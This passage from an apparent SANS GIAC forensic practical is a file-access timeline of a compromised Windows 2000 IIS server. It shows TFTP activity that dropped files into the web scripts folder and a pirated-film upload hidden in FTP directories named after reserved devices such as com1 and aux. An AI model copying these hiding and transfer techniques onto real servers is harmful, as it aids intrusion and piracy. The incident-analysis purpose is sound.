Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/009137A0051_D2[1].gif
1054132545 05/28/03 10:35:45 38 /andrew/WINNT/system32/pstorec.dll
1054159829 05/28/03 18:10:29 1 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030528.log
1054162495 05/28/03 18:54:55 141 /andrew/WINNT/system32/schannel.dll
1054162495 05/28/03 18:54:55 142 /andrew/WINNT/system32/dssbase.dll
1054181379 05/29/03 00:09:39 214 /andrew/WINNT/system32/odbc32.dll
1054181379 05/29/03 00:09:39 73 /andrew/WINNT/system32/inetsrv/wam.dll
1054181379 05/29/03 00:09:39 89 /andrew/WINNT/system32/odbcint.dll
1054181379 05/29/03 00:09:39 976 /andrew/WINNT/system32/mfc42.dll
1054181409 05/29/03 00:10:09 7 /andrew/WINNT/system32/ntlsapi.dll
1054200896 05/29/03 05:34:56 15 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030529.log
1054214374 05/29/03 09:19:34 109 /andrew/WINNT/system32/dsuiext.dll
1054214374 05/29/03 09:19:34 155 /andrew/WINNT/system32/dsquery.dll
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054214390 05/29/03 09:19:50 1 /andrew/WINNT/_default.pif
1054214392 05/29/03 09:19:52 1 /andrew/WINNT/explorer.scf
1054214414 05/29/03 09:20:14 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530/index.dat
1054214444 05/29/03 09:20:44 1 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030528.log
1054214491 05/29/03 09:21:31 10 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030527.log
1054214508 05/29/03 09:21:48 21 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030529.log
1054214541 05/29/03 09:22:21 122 /andrew/WINNT/system32/iisRtl.dll
1054214541 05/29/03 09:22:21 14 /andrew/WINNT/system32/infoadmn.dll
1054214541 05/29/03 09:22:21 176 /andrew/WINNT/system32/inetsrv/inetmgr.dll
1054214541 05/29/03 09:22:21 282 /andrew/WINNT/system32/netui2.dll
1054214541 05/29/03 09:22:21 294 /andrew/WINNT/system32/inetsrv/fscfg.dll
1054214541 05/29/03 09:22:21 296 /andrew/WINNT/system32/inetsrv/iisui.dll
1054214541 05/29/03 09:22:21 417 /andrew/WINNT/system32/inetsrv/w3scfg.dll
1054214541 05/29/03 09:22:21 593 /andrew/WINNT/system32/mmc.exe
1054214541 05/29/03 09:22:21 819 /andrew/WINNT/system32/mmcndmgr.dll
1054214543 05/29/03 09:22:23 130 /andrew/WINNT/system32/rsabase.dll
1054214543 05/29/03 09:22:23 22 /andrew/WINNT/system32/inetsloc.dll
1054214543 05/29/03 09:22:23 240 /andrew/WINNT/system32/adsiis.dll
1054214543 05/29/03 09:22:23 2479 /andrew/WINNT/system32/inetsrv/smtpsnap.dll
1054214543 05/29/03 09:22:23 43 /andrew/WINNT/system32/iisext.dll
1054214551 05/29/03 09:22:31 588 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/bin/fpmmc.dll
1054214551 05/29/03 09:22:31 608 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/bin/fp4autl.dll
1054214551 05/29/03 09:22:31 78 /andrew/WINNT/system32/msvcirt.dll
1054214551 05/29/03 09:22:31 848 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/bin/fp4awel.dll
1054214553 05/29/03 09:22:33 78 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40/bin/1033/FPEXT.MSG
1054214554 05/29/03 09:22:34 109 /andrew/WINNT/system32/inetsrv/Cnfgprts.ocx
1054214554 05/29/03 09:22:34 162 /andrew/WINNT/system32/olepro32.dll
1054214563 05/29/03 09:22:43 9 /andrew/WINNT/system32/wamregps.dll
1054214571 05/29/03 09:22:51 106 /andrew/WINNT/system32/activeds.tlb
1054214661 05/29/03 09:24:21 207 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part44.rar
1054220397 05/29/03 10:59:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/00524090008_D2[1].gif
1054220415 05/29/03 11:00:15 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@go[2].txt
1054220416 05/29/03 11:00:16 15 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].html
1054220416 05/29/03 11:00:16 430 /andrew/WINNT/system32/vbscript.dll
1054220416 05/29/03 11:00:16 48 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/1560261[1].htm
1054220417 05/29/03 11:00:17 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/generic_ie[1].css
1054220418 05/29/03 11:00:18 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/s_tile[1].gif
1054220418 05/29/03 11:00:18 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/shell_ie[1].css
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix1[1].gif
1054220420 05/29/03 11:00:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/fincor[1].gif
1054220420 05/29/03 11:00:20 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo[2].gif
1054220420 05/29/03 11:00:20 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[2].js
1054220421 05/29/03 11:00:21 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/espn-468x60-0001[1].gif
1054220421 05/29/03 11:00:21 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/upp[1].gif
1054220421 05/29/03 11:00:21 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/spacer[1].gif
1054220421 05/29/03 11:00:21 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/sea[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/pix2[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/mail[1].gif
1054220422 05/29/03 11:00:22 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/s_back[1].gif
1054220422 05/29/03 11:00:22 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/h_story[1].gif
1054220422 05/29/03 11:00:22 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/espn-til0269[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/find[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/most[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/spacer[1].gif
1054220423 05/29/03 11:00:23 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/print[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hor[1].gif
1054220424 05/29/03 11:00:24 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ei_s[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/logo_min[1].gif
1054220424 05/29/03 11:00:24 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/daily[1].gif
1054220428 05/29/03 11:00:28 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/spacer[1].gif
1054220429 05/29/03 11:00:29 46 /andrew/WINNT/system32/dispex.dll
1054220429 05/29/03 11:00:29 72 /andrew/WINNT/system32/actxprxy.dll
1054220431 05/29/03 11:00:31 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@espn.go[1].txt
1054220434 05/29/03 11:00:34 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_niedermayer0528_60[1].jpg
1054220434 05/29/03 11:00:34 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/_67185_kariya0519_130[1].jpg
1054220435 05/29/03 11:00:35 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@doubleclick[2].txt
1054220435 05/29/03 11:00:35 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/atransfer[1].pl
1054220436 05/29/03 11:00:36 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].htm
1054220437 05/29/03 11:00:37 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@hitbox[2].txt
1054220437 05/29/03 11:00:37 2 /andrew/Documents and
Settings/Administrator/Cookies/administrator@ehg-dig.hitbox[2].txt
1054220438 05/29/03 11:00:38 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_TeeOffnSave[1].gif
1054220487 05/29/03 11:01:27 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@search.msn[2].txt
1054220487 05/29/03 11:01:27 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/dnserror[1].aspx
1054220488 05/29/03 11:01:28 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/helppane26[1].js
1054220488 05/29/03 11:01:28 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/en-us_CSS_Classic[1].css
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/dns-info[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/adtbtn_search[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/msnDNSLogo[1].gif
1054220489 05/29/03 11:01:29 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/utils[1].js
1054220503 05/29/03 11:01:43 17 /andrew/WINNT/system32/ping.exe
1054220503 05/29/03 11:01:43 9 /andrew/WINNT/system32/icmp.dll
1054220524 05/29/03 11:02:04 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/desktop.ini
1054221827 05/29/03 11:23:47 64 /andrew/WINNT/system32/mswsock.dll
1054222338 05/29/03 11:32:18 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/hs1[1].jpg
1054222338 05/29/03 11:32:18 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/hs2[1].jpg
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054222340 05/29/03 11:32:20 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/signin[1].gif
1054223408 05/29/03 11:50:08 18 /andrew/WINNT/system32/tftp.exe
1054223408 05/29/03 11:50:08 7 /andrew/WINNT/system32/drivers/etc/services
1054223461 05/29/03 11:51:01 253 /andrew/Inetpub/scripts/TFTP1288
1054223463 05/29/03 11:51:03 103 /andrew/Inetpub/scripts/TFTP1304
1054223463 05/29/03 11:51:03 7 /andrew/Inetpub/scripts/TFTP1208
1054223464 05/29/03 11:51:04 161 /andrew/Inetpub/scripts/TFTP1340
1054223464 05/29/03 11:51:04 58 /andrew/Inetpub/scripts/TFTP1184
1054223464 05/29/03 11:51:04 86 /andrew/Inetpub/scripts/TFTP1476
1054223470 05/29/03 11:51:10 115 /andrew/Inetpub/scripts/TFTP1084
1054223470 05/29/03 11:51:10 145 /andrew/Inetpub/scripts/TFTP1292
1054223473 05/29/03 11:51:13 22 /andrew/Inetpub/scripts/TFTP1588
1054223474 05/29/03 11:51:14 203 /andrew/Inetpub/scripts/TFTP1336
1054223474 05/29/03 11:51:14 46 /andrew/Inetpub/scripts/TFTP1532
1054223475 05/29/03 11:51:15 236 /andrew/Inetpub/scripts/TFTP1212
1054223476 05/29/03 11:51:16 192 /andrew/Inetpub/scripts/TFTP468
1054223477 05/29/03 11:51:17 179 /andrew/Inetpub/scripts/TFTP344
1054223478 05/29/03 11:51:18 32 /andrew/Inetpub/scripts/TFTP1548
1054225136 05/29/03 12:18:56 19 /andrew/WINNT/system32/wshtcpip.dll
1054225136 05/29/03 12:18:56 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@msn[2].txt
1054225136 05/29/03 12:18:56 20 /andrew/WINNT/system32/winrnr.dll
1054225136 05/29/03 12:18:56 37 /andrew/WINNT/system32/rnr20.dll
1054225136 05/29/03 12:18:56 56 /andrew/WINNT/system32/msafd.dll
1054225136 05/29/03 12:18:56 9 /andrew/WINNT/system32/rasadhlp.dll
1054225137 05/29/03 12:18:57 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/home-win-ie5[1].css
1054225137 05/29/03 12:18:57 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/tab-back_line_tall[1].gif
1054225137 05/29/03 12:18:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/msft[1].gif
1054225137 05/29/03 12:18:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/site-win-ie5[1].css
1054225137 05/29/03 12:18:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/helppane17b[1].js
1054225137 05/29/03 12:18:57 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/scheme0[1].css
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/bullet-black[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/tabEndOff[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/tab-bg_line_off[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/tabFrontOn[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/tp[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/btn_pers_tile[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/tab-bg_line_on[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/tab-back_line[1].gif
1054225138 05/29/03 12:18:58 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/tabMidOn[1].gif
1054225138 05/29/03 12:18:58 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/PKJ!F!_8M04DZ+ZWS05_P1[1].jpg
1054225139 05/29/03 12:18:59 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/1-4Y08LA~3NJO202OGHPS[1].gif
1054225139 05/29/03 12:18:59 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/up[1].gif
1054225139 05/29/03 12:18:59 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/00292OP0087_TR[1].gif
1054225139 05/29/03 12:18:59 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/bullet-add[1].gif
1054225139 05/29/03 12:18:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/FQ_L~JRAY[5LJS284{0SFD[1].jpg
1054225139 05/29/03 12:18:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/1RZ`,`D1{,3N-}U6,[,}96[1].gif
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054225139 05/29/03 12:18:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/}AMYXB6+VF3E6}AV-@!,PM[1].jpg
1054225139 05/29/03 12:18:59 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/`BR28JGO+J12AQ[KE89,}M[1].jpg
1054225139 05/29/03 12:18:59 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/002928M0139_S4[1].gif
1054225141 05/29/03 12:19:01 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/YVW7YVL9ZO3F4ZC_}9K57B[1].jpg
1054225141 05/29/03 12:19:01 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/2TA1OKSSO_9SB+,!LYN[[1].jpg
1054225143 05/29/03 12:19:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/signin[1].gif
1054225146 05/29/03 12:19:06 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/ntsi131.nci.nih[1].htm
1054225147 05/29/03 12:19:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/i131hed-s[1].gif
1054225147 05/29/03 12:19:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/start_btn[1].gif
1054225148 05/29/03 12:19:08 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/netscape[1].gif
1054225149 05/29/03 12:19:09 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/ie[1].gif
1054225149 05/29/03 12:19:09 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_bg[1].jpg
1054225150 05/29/03 12:19:10 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_logo[1].gif
1054225151 05/29/03 12:19:11 60 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/I131HED[1].jpg
1054225157 05/29/03 12:19:17 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/birthdate[1].htm
1054225172 05/29/03 12:19:32 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/exposure[1].htm
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_blank[1].gif
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_restart[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_back[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_clear_all[1].gif
1054225173 05/29/03 12:19:33 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_clear_last[1].gif
1054225180 05/29/03 12:19:40 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/county[1].htm
1054225187 05/29/03 12:19:47 12 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/exposure[1].htm
1054225206 05/29/03 12:20:06 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/results[1].htm
1054225207 05/29/03 12:20:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_modify[1].gif
1054225207 05/29/03 12:20:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/calc_risk_btn[1].gif
1054248896 05/29/03 18:54:56 1 /andrew/WINNT/Debug/PASSWD.LOG
1054267815 05/30/03 00:10:15 1 /andrew/WINNT/system32/config/SECURITY.LOG
1054267815 05/30/03 00:10:15 33 /andrew/WINNT/system32/config/SECURITY
1054268659 05/30/03 00:24:19 65 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030530.log
1054278269 05/30/03 03:04:29 4 /andrew/WINNT/Help/iisHelp/common/400.htm
1054288142 05/30/03 05:49:02 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part01.rar
1054289133 05/30/03 06:05:33 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part02.rar
1054291999 05/30/03 06:53:19 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part03.rar
1054293001 05/30/03 07:10:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part04.rar
1054294032 05/30/03 07:27:12 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part05.rar
1054295090 05/30/03 07:44:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part06.rar
1054296076 05/30/03 08:01:16 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part07.rar
1054297056 05/30/03 08:17:36 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part08.rar
1054298055 05/30/03 08:34:15 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part09.rar
1054299038 05/30/03 08:50:38 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part10.rar
1054300021 05/30/03 09:07:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part11.rar
1054301003 05/30/03 09:23:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part12.rar
1054301984 05/30/03 09:39:44 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part13.rar
1054302963 05/30/03 09:56:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part14.rar
1054303944 05/30/03 10:12:24 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part15.rar
1054304305 05/30/03 10:18:25 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Component Services.lnk
1054304305 05/30/03 10:18:25 26 /andrew/WINNT/system32/mmcshext.dll
1054304305 05/30/03 10:18:25 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Computer Management.lnk
1054304305 05/30/03 10:18:25 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Configure Your Server.lnk
1054304305 05/30/03 10:18:25 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Data Sources (ODBC).lnk
1054304305 05/30/03 10:18:25 556 /andrew/WINNT/system32/msvcp50.dll
1054304305 05/30/03 10:18:25 68 /andrew/WINNT/system32/hhsetup.dll
1054304306 05/30/03 10:18:26 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Server Extensions Administrator.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Distributed File System.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Event Viewer.lnk
